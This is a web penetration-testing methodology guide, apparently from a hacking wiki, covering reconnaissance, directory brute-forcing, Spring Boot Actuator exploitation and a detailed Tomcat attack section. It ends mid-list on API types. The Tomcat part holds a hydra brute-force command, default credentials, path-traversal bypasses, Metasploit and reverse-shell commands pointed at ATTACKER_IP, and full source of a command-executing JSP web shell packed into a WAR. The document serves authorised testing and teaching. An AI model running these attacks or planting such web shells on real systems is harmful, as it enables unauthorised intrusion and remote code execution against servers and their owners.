Web(80,443) Penetration
Basic Info
The web service is the most common and extensive service and a lot of different types of vulnerabilities exists.
Default port: 80 (HTTP), 443(HTTPS)
Web API Guidance
Methodology summary
In this methodology we are going to suppose that you are going to a attack a domain (or subdomain) and only that. So, you should apply this methodology to each discovered domain, subdomain or IP with undetermined web server inside the scope.
- Start by identifying the technologies used by the web server. Look for tricks to keep in mind during the rest of the test if you can successfully identify the tech.
- Any known vulnerability of the version of the technology?
- Using any well known tech? Any useful trick to extract more information?
- Any specialised scanner to run (like wpscan)?
- Launch general purposes scanners. You never know if they are going to find something or if the are going to find some interesting information.
- Start with the initial checks: robots, sitemap, 404 error and SSL/TLS scan (if HTTPS).
- Start spidering the web page: It's time to find all the possible files, folders and parameters being used. Also, check for special findings.
- Note that anytime a new directory is discovered during brute-forcing or spidering, it should be spidered.
- Directory Brute-Forcing: Try to brute force all the discovered folders searching for new files and directories.
- Note that anytime a new directory is discovered during brute-forcing or spidering, it should be Brute-Forced.
- Backups checking: Test if you can find backups of discovered files appending common backup extensions.
- Brute-Force parameters: Try to find hidden parameters.
- Once you have identified all the possible endpoints accepting user input, check for all kind of vulnerabilities related to it.
- Follow this checklist
Server Version (Vulnerable?)
Identify
Check if there are known vulnerabilities for the server version that is running. The HTTP headers and cookies of the response could be very useful to identify the technologies and/or version being used. Nmap scan can identify the server version, but it could also be useful the tools whatweb, webtech or https://builtwith.com/:
whatweb -a 1 <URL> #Stealthy
whatweb -a 3 <URL> #Aggresive
webtech -u <URL>
webanalyze -host https://google.com -crawl 2
Search for vulnerabilities of the web application version
Check if any WAF
- https://github.com/EnableSecurity/wafw00f
- https://github.com/Ekultek/WhatWaf.git
- https://nmap.org/nsedoc/scripts/http-waf-detect.html
Web tech tricks
Some tricks for finding vulnerabilities in different well known technologies being used:
- AEM - Adobe Experience Cloud
- Apache
- Artifactory
- Buckets
- CGI
- Drupal
- Flask
- Git
- Golang
- GraphQL
- H2 - Java SQL database
- IIS tricks
- JBOSS
- Jenkins
- Jira
- Joomla
- JSP
- Laravel
- Moodle
- Nginx
- PHP (php has a lot of interesting tricks that could be exploited)
- Python
- Spring Actuators
- Symphony
- Tomcat
- VMWare
- Web API Pentesting
- WebDav
- Werkzeug
- Wordpress
- Electron Desktop (XSS to RCE)
Take into account that the same domain can be using different technologies in different ports, folders and subdomains. If the web application is using any well known tech/platform listed before or any other, don't forget to search on the Internet new tricks (and let me know!).
Source Code Review
If the source code of the application is available in github, apart of performing by your own a White box test of the application there is some information that could be useful for the current Black-Box testing:
- Is there a Change-log or Readme or Version file or anything with version info accessible via web?
- How and where are saved the credentials? Is there any (accessible?) file with credentials (usernames or passwords)?
- Are passwords in plain text, encrypted or which hashing algorithm is used?
- Is it using any master key for encrypting something? Which algorithm is used?
- Can you access any of these files exploiting some vulnerability?
- Is there any interesting information in the github (solved and not solved) issues? Or in commit history (maybe some password introduced inside an old commit)?
Source code Review / SAST Tools
Automatic scanners
General purpose automatic scanners
nikto -h <URL>
whatweb -a 4 <URL>
wapiti -u <URL>
W3af
zaproxy #You can use an API
nuclei -ut && nuclei -target <URL>

# https://github.com/ignis-sec/puff (client side vulns fuzzer)
node puff.js -w ./wordlist-examples/xss.txt -u "http://www.xssgame.com/f/m4KKGHi2rVUN/?query=FUZZ"
CMS scanners
If a CMS is used don't forget to run a scanner, maybe something juicy is found:
Clusterd: JBoss, ColdFusion, WebLogic, Tomcat, Railo, Axis2, Glassfish CMSScan: WordPress, Drupal, Joomla, vBulletin websites for Security issues. (GUI) VulnX: Joomla, Wordpress, Drupal, PrestaShop, Opencart CMSMap: (W)ordpress, (J)oomla, (D)rupal or (M)oodle droopscan: Drupal, Joomla, Moodle, Silverstripe, Wordpress
cmsmap [-f W] -F -d <URL>
wpscan --force update -e --url <URL>
joomscan --ec -u <URL>
joomlavs.rb #https://github.com/rastating/joomlavs
At this point you should already have some information of the web server being used by the client (if any data is given) and some tricks to keep in mind during the test. If you are lucky you have even found a CMS and run some scanner.
Step-by-step Web Application Discovery
From this point we are going to start interacting with the web application.
Initial checks
Default pages with interesting info:
- /robots.txt
- /sitemap.xml
- /crossdomain.xml
- /clientaccesspolicy.xml
- /.well-known/
- Check also comments in the main and secondary pages.
Forcing errors
Web servers may behave unexpectedly when weird data is sent to them. This may open vulnerabilities or disclosure sensitive information.
- Access fake pages like /whatever_fake.php (.aspx,.html,.etc)
- Add "[]", "]]", and "[[" in cookie values and parameter values to create errors
- Generate error by giving input as
/~randomthing/%sat the end of URL - Try different HTTP Verbs like PATCH, DEBUG or wrong like FAKE
Check if you can upload files (PUT verb, WebDav)
If you find that WebDav is enabled but you don't have enough permissions for uploading files in the root folder try to:
- Brute Force credentials
- Upload files via WebDav to the rest of found folders inside the web page. You may have permissions to upload files in other folders.
SSL/TLS vulnerabilites
- If the application isn't forcing the user of HTTPS in any part, then it's vulnerable to MitM
- If the application is sending sensitive data (passwords) using HTTP. Then it's a high vulnerability.
Use testssl.sh to checks for vulnerabilities (In Bug Bounty programs probably these kind of vulnerabilities won't be accepted) and use a2sv to recheck the vulnerabilities:
./testssl.sh [--htmlfile] 10.10.10.10:443
#Use the --htmlfile to save the output inside an htmlfile also

# You can also use other tools, by testssl.sh at this momment is the best one (I think)
sslscan <host:port>
sslyze --regular <ip:port>
Information about SSL/TLS vulnerabilities:
- https://www.gracefulsecurity.com/tls-ssl-vulnerabilities/
- https://www.acunetix.com/blog/articles/tls-vulnerabilities-attacks-final-part/
Spidering
Launch some kind of spider inside the web. The goal of the spider is to find as much paths as possible from the tested application. Therefore, web crawling and external sources should be used to find as much valid paths as possible.
- gospider (go): HTML spider, LinkFinder in JS files and external sources (Archive.org, CommonCrawl.org, VirusTotal.com, AlienVault.com).
- hakrawler (go): HML spider, with LinkFider for JS files and Archive.org as external source.
- dirhunt (python): HTML spider, also indicates "juicy files".
- evine (go): Interactive CLI HTML spider. It also searches in Archive.org
- meg (go): This tool isn't a spider but it can be useful. You can just indicate a file with hosts and a file with paths and meg will fetch each path on each host and save the response.
- urlgrab (go): HTML spider with JS rendering capabilities. However, it looks like it's unmaintained, the precompiled version is old and the current code doesn't compile
- gau (go): HTML spider that uses external providers (wayback, otx, commoncrawl)
- ParamSpider: This script will find URLs with parameter and will list them.
- galer (go): HTML spider with JS rendering capabilities.
- LinkFinder (python): HTML spider, with JS beautify capabilities capable of search new paths in JS files. It could be worth it also take a look to JSScanner, which is a wrapper of LinkFinder.
- goLinkFinder (go): To extract endpoints in both HTML source and embedded javascript files. Useful for bug hunters, red teamers, infosec ninjas.
- JSParser (python2.7): A python 2.7 script using Tornado and JSBeautifier to parse relative URLs from JavaScript files. Useful for easily discovering AJAX requests. Looks like unmaintained.
- relative-url-extractor (ruby): Given a file (HTML) it will extract URLs from it using nifty regular expression to find and extract the relative URLs from ugly (minify) files.
- JSFScan (bash, several tools): Gather interesting information from JS files using several tools.
- subjs (go): Find JS files.
- page-fetch (go): Load a page in a headless browser and print out all the urls loaded to load the page.
- Feroxbuster (rust): Content discovery tool mixing several options of the previous tools
- Javascript Parsing: A Burp extension to find path and params in JS files.
- Sourcemapper: A tool that given the .js.map URL will get you the beatified JS code
- xnLinkFinder: This is a tool used to discover endpoints for a given target.
- waymore: Discover links from the wayback machine (also downloading the responses in the wayback and looking for more links
- HTTPLoot (go): Crawl (even by filling forms) and also find sensitive info using specific regexes.
- SpiderSuite: Spider Suite is an advance multi-feature GUI web security Crawler/Spider designed for cyber security professionals.
- jsluice (go): It's a Go package and command-line tool for extracting URLs, paths, secrets, and other interesting data from JavaScript source code.
- ParaForge: ParaForge is a simple Burp Suite extension to extract the paramters and endpoints from the request to create custom wordlist for fuzzing and enumeration.
- katana (go): Awesome tool for this.
- Crawley (go): Print every link it's able to find.
Brute Force directories and files
Start brute-forcing from the root folder and be sure to brute-force all the directories found using this method and all the directories discovered by the Spidering (you can do this brute-forcing recursively and appending at the beginning of the used wordlist the names of the found directories). Tools:
- Dirb / Dirbuster - Included in Kali, old (and slow) but functional. Allow auto-signed certificates and recursive search. Too slow compared with th other options.
- Dirsearch (python): It doesn't allow auto-signed certificates but allows recursive search.
- Gobuster (go): It allows auto-signed certificates, it doesn't have recursive search.
- Feroxbuster - Fast, supports recursive search.
- wfuzz
wfuzz -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt https://domain.com/api/FUZZ - ffuf - Fast:
ffuf -c -w /usr/share/wordlists/dirb/big.txt -u http://10.10.10.10/FUZZ - uro (python): This isn't a spider but a tool that given the list of found URLs will to delete "duplicated" URLs.
- Scavenger: Burp Extension to create a list of directories from the burp history of different pages
- TrashCompactor: Remove URLs with duplicated functionalities (based on js imports)
- Chamaleon: It uses wapalyzer to detect used technologies and select the wordlists to use.
Recommended dictionaries:
- https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/bf_directories.txt
- Dirsearch included dictionary
- http://gist.github.com/jhaddix/b80ea67d85c13206125806f0828f4d10
- Assetnote wordlists
- https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content
- raft-large-directories-lowercase.txt
- directory-list-2.3-medium.txt
- RobotsDisallowed/top10000.txt
- https://github.com/random-robbie/bruteforce-lists
- https://github.com/google/fuzzing/tree/master/dictionaries
- https://github.com/six2dez/OneListForAll
- https://github.com/random-robbie/bruteforce-lists
- https://github.com/ayoubfathi/leaky-paths
- /usr/share/wordlists/dirb/common.txt
- /usr/share/wordlists/dirb/big.txt
- /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Note that anytime a new directory is discovered during brute-forcing or spidering, it should be Brute-Forced.
What to check on each file found
- Broken link checker: Find broken links inside HTMLs that may be prone to takeovers
- File Backups: Once you have found all the files, look for backups of all the executable files (".php", ".aspx"...). Common variations for naming a backup are: file.ext~, #file.ext#, ~file.ext, file.ext.bak, file.ext.tmp, file.ext.old, file.bak, file.tmp and file.old. You can also use the tool bfac or backup-gen.
- Discover new parameters: You can use tools like Arjun, parameth, x8 and Param Miner to discover hidden parameters. If you can, you could try to search hidden parameters on each executable web file.
- Arjun all default wordlists: https://github.com/s0md3v/Arjun/tree/master/arjun/db
- Param-miner “params” : https://github.com/PortSwigger/param-miner/blob/master/resources/params
- Assetnote “parameters_top_1m”: https://wordlists.assetnote.io/
- nullenc0de “params.txt”: https://gist.github.com/nullenc0de/9cb36260207924f8e1787279a05eb773
- Comments: Check the comments of all the files, you can find credentials or hidden functionality.
- If you are playing CTF, a "common" trick is to hide information inside comments at the right of the page (using hundreds of spaces so you don't see the data if you open the source code with the browser). Other possibility is to use several new lines and hide information in a comment at the bottom of the web page.
- API keys: If you find any API key there is guide that indicates how to use API keys of different platforms: keyhacks, zile, truffleHog, SecretFinder, RegHex/), DumpsterDive, EarlyBird
- Google API keys: If you find any API key looking like **AIza**SyA-qLheq6xjDiEIRisP_ujUseYLQCHUjik you can use the project gmapapiscanner to check which apis the key can access.
- S3 Buckets: While spidering look if any subdomain or any link is related with some S3 bucket. In that case, check the permissions of the bucket.
Special findings
While performing the spidering and brute-forcing you could find interesting things that you have to notice.
Interesting files
- Look for links to other files inside the CSS files.
- If you find a .git file some information can be extracted
- If you find a .env information such as api keys, dbs passwords and other information can be found.
- If you find API endpoints you should also test them. These aren't files, but will probably "look like" them.
- JS files: In the spidering section several tools that can extract path from JS files were mentioned. Also, It would be interesting to monitor each JS file found, as in some ocations, a change may indicate that a potential vulnerability was introduced in the code. You could use for example JSMon.
- You should also check discovered JS files with RetireJS or JSHole to find if it's vulnerable.
- Javascript Deobfuscator and Unpacker: https://lelinhtinh.github.io/de4js/, https://www.dcode.fr/javascript-unobfuscator
- Javascript Beautifier: http://jsbeautifier.org/, http://jsnice.org/
- JsFuck deobfuscation (javascript with chars:"[]!+" https://ooze.ninja/javascript/poisonjs/)
- TrainFuck:
+72.+29.+7..+3.-67.-12.+55.+24.+3.-6.-8.-67.-23. - In several occasions you will need to understand regular expressions used, this will be useful: https://regex101.com/
- You could also monitor the files were forms were detected, as a change in the parameter or the apearance f a new form may indicate a potential new vulnerable functionality.
403 Forbidden/Basic Authentication/401 Unauthorized (bypass)
502 Proxy Error
If any page responds with that code, it's probably a bad configured proxy. If you send a HTTP request like: GET https://google.com HTTP/1.1 (with the host header and other common headers), the proxy will try to access google.com and you will have found a SSRF.
NTLM Authentication - Info disclosure
If the running server asking for authentication is Windows or you find a login asking for your credentials (and asking for domain name), you can provoke an information disclosure. Send the header: “Authorization: NTLM TlRMTVNTUAABAAAAB4IIAAAAAAAAAAAAAAAAAAAAAAA=” and due to how the NTLM authentication works, the server will respond with internal info (IIS version, Windows version...) inside the header "WWW-Authenticate". You can automate this using the nmap plugin "http-ntlm-info.nse".
HTTP Redirect (CTF)
It is possible to put content inside a Redirection. This content won't be shown to the user (as the browser will execute the redirection) but something could be hidden in there.
Web Vulnerabilities Checking
Now that a comprehensive enumeration of the web application has been performed it's time to check for a lot of possible vulnerabilities. You can find the checklist here:
Web Vulnerabilities Methodology
Find more info about web vulns in:
- https://six2dez.gitbook.io/pentest-book/others/web-checklist
- https://kennel209.gitbooks.io/owasp-testing-guide-v4/content/en/web_application_security_testing/configuration_and_deployment_management_testing.html
- https://owasp-skf.gitbook.io/asvs-write-ups/kbid-111-client-side-template-injection
Monitor Pages for changes
You can use tools such as https://github.com/dgtlmoon/changedetection.io to monitor pages for modifications that might insert vulnerabilities.
Special HTTP headers
Spring Actuators

Spring Auth Bypass

From https://raw.githubusercontent.com/Mike-n1/tips/main/SpringAuthBypass.png
Exploiting Spring Boot Actuators
Check the original post from [https://www.veracode.com/blog/research/exploiting-spring-boot-actuators]
Key Points:
- Spring Boot Actuators register endpoints such as
/health,/trace,/beans,/env, etc. In versions 1 to 1.4, these endpoints are accessible without authentication. From version 1.5 onwards, only/healthand/infoare non-sensitive by default, but developers often disable this security. - Certain Actuator endpoints can expose sensitive data or allow harmful actions:
/dump,/trace,/logfile,/shutdown,/mappings,/env,/actuator/env,/restart, and/heapdump.- In Spring Boot 1.x, actuators are registered under the root URL, while in 2.x, they are under the
/actuator/base path.
Exploitation Techniques:
-
Remote Code Execution via '/jolokia':
-
The
/jolokiaactuator endpoint exposes the Jolokia Library, which allows HTTP access to MBeans. - The
reloadByURLaction can be exploited to reload logging configurations from an external URL, which can lead to blind XXE or Remote Code Execution via crafted XML configurations. -
Example exploit URL:
http://localhost:8090/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/artsploit.com!/logback.xml. -
Config Modification via '/env':
-
If Spring Cloud Libraries are present, the
/envendpoint allows modification of environmental properties. -
Properties can be manipulated to exploit vulnerabilities, such as the XStream deserialization vulnerability in the Eureka serviceURL.
-
Example exploit POST request:
-
Other Useful Settings:
-
Properties like
spring.datasource.tomcat.validationQuery,spring.datasource.tomcat.url, andspring.datasource.tomcat.max-activecan be manipulated for various exploits, such as SQL injection or altering database connection strings.
Additional Information:
- A comprehensive list of default actuators can be found here.
- The
/envendpoint in Spring Boot 2.x uses JSON format for property modification, but the general concept remains the same.
Related Topics:
-
Env + H2 RCE:
-
Details on exploiting the combination of
/envendpoint and H2 database can be found here. -
SSRF on Spring Boot Through Incorrect Pathname Interpretation:
-
The Spring framework's handling of matrix parameters (
;) in HTTP pathnames can be exploited for Server-Side Request Forgery (SSRF). -
Example exploit request:
Tomcat
Basic Tomcat Info
Avoid to run with root
In order to not run Tomcat with root a very common configuration is to set an Apache server in port 80/443 and, if the requested path matches a regexp, the request is sent to Tomcat running on a different port.
Default Structure
├── bin
├── conf
│   ├── catalina.policy
│   ├── catalina.properties
│   ├── context.xml
│   ├── tomcat-users.xml
│   ├── tomcat-users.xsd
│   └── web.xml
├── lib
├── logs
├── temp
├── webapps
│   ├── manager
│   │   ├── images
│   │   ├── META-INF
│   │   └── WEB-INF
|   |       └── web.xml
│   └── ROOT
│       └── WEB-INF
└── work
    └── Catalina
        └── localhost
- The
binfolder stores scripts and binaries needed to start and run a Tomcat server. - The
conffolder stores various configuration files used by Tomcat. - The
tomcat-users.xmlfile stores user credentials and their assigned roles. - The
libfolder holds the various JAR files needed for the correct functioning of Tomcat. - The
logsandtempfolders store temporary log files. - The
webappsfolder is the default webroot of Tomcat and hosts all the applications. Theworkfolder acts as a cache and is used to store data during runtime.
Each folder inside webapps is expected to have the following structure.
webapps/customapp
├── images
├── index.jsp
├── META-INF
│   └── context.xml
├── status.xsd
└── WEB-INF
    ├── jsp
    |   └── admin.jsp
    └── web.xml
    └── lib
    |    └── jdbc_drivers.jar
    └── classes
        └── AdminServlet.class
The most important file among these is WEB-INF/web.xml, which is known as the deployment descriptor. This file stores information about the routes used by the application and the classes handling these routes. All compiled classes used by the application should be stored in the WEB-INF/classes folder. These classes might contain important business logic as well as sensitive information. Any vulnerability in these files can lead to total compromise of the website. The lib folder stores the libraries needed by that particular application. The jsp folder stores Jakarta Server Pages (JSP), formerly known as JavaServer Pages, which can be compared to PHP files on an Apache server.
Here’s an example web.xml file.
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN" "http://java.sun.com/dtd/web-app_2_3.dtd">

<web-app>
  <servlet>
    <servlet-name>AdminServlet</servlet-name>
    <servlet-class>com.inlanefreight.api.AdminServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>AdminServlet</servlet-name>
    <url-pattern>/admin</url-pattern>
  </servlet-mapping>
</web-app>
The web.xml configuration above defines a new servlet named AdminServlet that is mapped to the class com.inlanefreight.api.AdminServlet. Java uses the dot notation to create package names, meaning the path on disk for the class defined above would be:
classes/com/inlanefreight/api/AdminServlet.class
Next, a new servlet mapping is created to map requests to /admin with AdminServlet. This configuration will send any request received for /admin to the AdminServlet.class class for processing. The web.xml descriptor holds a lot of sensitive information and is an important file to check when leveraging a Local File Inclusion (LFI) vulnerability.
tomcat-users
The tomcat-users.xml file is used to allow or disallow access to the /manager and host-manager admin pages.
<?xml version="1.0" encoding="UTF-8"?>

<SNIP>

<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.

  Built-in Tomcat manager roles:
    - manager-gui    - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx    - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only

  The users below are wrapped in a comment and are therefore ignored. If you
  wish to configure one or more of these users for use with the manager web
  application, do not forget to remove the <!.. ..> that surrounds them. You
  will also need to set the passwords to something appropriate.
-->


 <SNIP>

!-- user manager can access only manager section -->
<role rolename="manager-gui" />
<user username="tomcat" password="tomcat" roles="manager-gui" />

<!-- user admin can access manager and admin section both -->
<role rolename="admin-gui" />
<user username="admin" password="admin" roles="manager-gui,admin-gui" />


</tomcat-users>
The file shows us what each of the roles manager-gui, manager-script, manager-jmx, and manager-status provide access to. In this example, we can see that a user tomcat with the password tomcat has the manager-gui role, and a second weak password admin is set for the user account admin
References
- https://academy.hackthebox.com/module/113/section/1090
Discovery
- It usually runs on port 8080
- Common Tomcat error:

Enumeration
Version Identification
To find the version of Apache Tomcat, a simple command can be executed:
This will search for the term "Tomcat" in the documentation index page, revealing the version in the title tag of the HTML response.
Manager Files Location
Identifying the exact locations of /manager and /host-manager directories is crucial as their names might be altered. A brute-force search is recommended to locate these pages.
Username Enumeration
For Tomcat versions older than 6, it's possible to enumerate usernames through:
Default Credentials
The /manager/html directory is particularly sensitive as it allows the upload and deployment of WAR files, which can lead to code execution. This directory is protected by basic HTTP authentication, with common credentials being:
- admin:admin
- tomcat:tomcat
- admin:
- admin:s3cr3t
- tomcat:s3cr3t
- admin:tomcat
These credentials can be tested using:
Another notable directory is /manager/status, which displays the Tomcat and OS version, aiding in vulnerability identification.
Brute Force Attack
To attempt a brute force attack on the manager directory, one can use:
hydra -L users.txt -P /usr/share/seclists/Passwords/darkweb2017-top1000.txt -f 10.10.10.64 http-get /manager/html
Along with setting various parameters in Metasploit to target a specific host.
Common Vulnerabilities
Password Backtrace Disclosure
Accessing /auth.jsp may reveal the password in a backtrace under fortunate circumstances.
Double URL Encoding
The CVE-2007-1860 vulnerability in mod_jk allows for double URL encoding path traversal, enabling unauthorized access to the management interface via a specially crafted URL.
In order to access to the management web of the Tomcat go to: pathTomcat/%252E%252E/manager/html
/examples
Apache Tomcat versions 4.x to 7.x include example scripts that are susceptible to information disclosure and cross-site scripting (XSS) attacks. These scripts, listed comprehensively, should be checked for unauthorized access and potential exploitation. Find more info here
- /examples/jsp/num/numguess.jsp
- /examples/jsp/dates/date.jsp
- /examples/jsp/snp/snoop.jsp
- /examples/jsp/error/error.html
- /examples/jsp/sessions/carts.html
- /examples/jsp/checkbox/check.html
- /examples/jsp/colors/colors.html
- /examples/jsp/cal/login.html
- /examples/jsp/include/include.jsp
- /examples/jsp/forward/forward.jsp
- /examples/jsp/plugin/plugin.jsp
- /examples/jsp/jsptoserv/jsptoservlet.jsp
- /examples/jsp/simpletag/foo.jsp
- /examples/jsp/mail/sendmail.jsp
- /examples/servlet/HelloWorldExample
- /examples/servlet/RequestInfoExample
- /examples/servlet/RequestHeaderExample
- /examples/servlet/RequestParamExample
- /examples/servlet/CookieExample
- /examples/servlet/JndiServlet
- /examples/servlet/SessionExample
- /tomcat-docs/appdev/sample/web/hello.jsp
Path Traversal Exploit
In some vulnerable configurations of Tomcat you can gain access to protected directories in Tomcat using the path: /..;/
So, for example, you might be able to access the Tomcat manager page by accessing: www.vulnerable.com/lalala/..;/manager/html
Another way to bypass protected paths using this trick is to access http://www.vulnerable.com/;param=value/manager/html
RCE
Finally, if you have access to the Tomcat Web Application Manager, you can upload and deploy a .war file (execute code).
Limitations
You will only be able to deploy a WAR if you have enough privileges (roles: admin, manager and manager-script). Those details can be find under tomcat-users.xml usually defined in /usr/share/tomcat9/etc/tomcat-users.xml (it vary between versions) (see POST section).
# tomcat6-admin (debian) or tomcat6-admin-webapps (rhel) has to be installed

# deploy under "path" context path
curl --upload-file monshell.war -u 'tomcat:password' "http://localhost:8080/manager/text/deploy?path=/monshell"

# undeploy
curl "http://tomcat:Password@localhost:8080/manager/text/undeploy?path=/monshell"
Metasploit
use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost <IP>
msf exploit(multi/http/tomcat_mgr_upload) > set rport <port>
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername <username>
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword <password>
msf exploit(multi/http/tomcat_mgr_upload) > exploit
MSFVenom Reverse Shell
- Create the war to deploy:
- Upload the
revshell.warfile and access to it (/revshell/):
Bind and reverse shell with tomcatWarDeployer.py
In some scenarios this doesn't work (for example old versions of sun)
Download
Reverse shell
./tomcatWarDeployer.py -U <username> -P <password> -H <ATTACKER_IP> -p <ATTACKER_PORT> <VICTIM_IP>:<VICTIM_PORT>/manager/html/
Bind shell
./tomcatWarDeployer.py -U <username> -P <password> -p <bind_port> <victim_IP>:<victim_PORT>/manager/html/
Using Culsterd
clusterd.py -i 192.168.1.105 -a tomcat -v 5.5 --gen-payload 192.168.1.6:4444 --deploy shell.war --invoke --rand-payload -o windows
Manual method - Web shell
Create index.jsp with this content:
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec(cmd,null,null);
         BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) { output += s+"</br>"; }
      }  catch(IOException e) {   e.printStackTrace();   }
   }
%>
<pre><%=output %></pre>
mkdir webshell
cp index.jsp webshell
cd webshell
jar -cvf ../webshell.war *
webshell.war is created
# Upload it
You could also install this (allows upload, download and command execution): http://vonloesch.de/filebrowser.html
Manual Method 2
Get a JSP web shell such as this and create a WAR file:
wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp
zip -r backup.war cmd.jsp
# When this file is uploaded to the manager GUI, the /backup application will be added to the table.
# Go to: http://tomcat-site.local:8180/backup/cmd.jsp
POST
Name of Tomcat credentials file is tomcat-users.xml
Other ways to gather Tomcat credentials:
Other tomcat scanning tools
- https://github.com/p0dalirius/ApacheTomcatScanner
References
- https://github.com/simran-sankhala/Pentest-Tomcat
- https://hackertarget.com/sample/nexpose-metasploitable-test.pdf
Uncovering CloudFlare
VMWare (ESX, VCenter...)
What is ESX&VCenter?
Enumeration
nmap -sV --script "http-vmware-path-vuln or vmware-version" -p <PORT> <IP>
msf> use auxiliary/scanner/vmware/esx_fingerprint
msf> use auxiliary/scanner/http/ms15_034_http_sys_memory_dump
Bruteforce
If you find valid credentials, you can use more metasploit scanner modules to obtain information.
Web API Pentesting
API Pentesting Methodology Summary
Pentesting APIs involves a structured approach to uncovering vulnerabilities. This guide encapsulates a comprehensive methodology, emphasizing practical techniques and tools.
Understanding API Types
- SOAP/XML Web Services: Utilize the WSDL format for documentation, typically found at
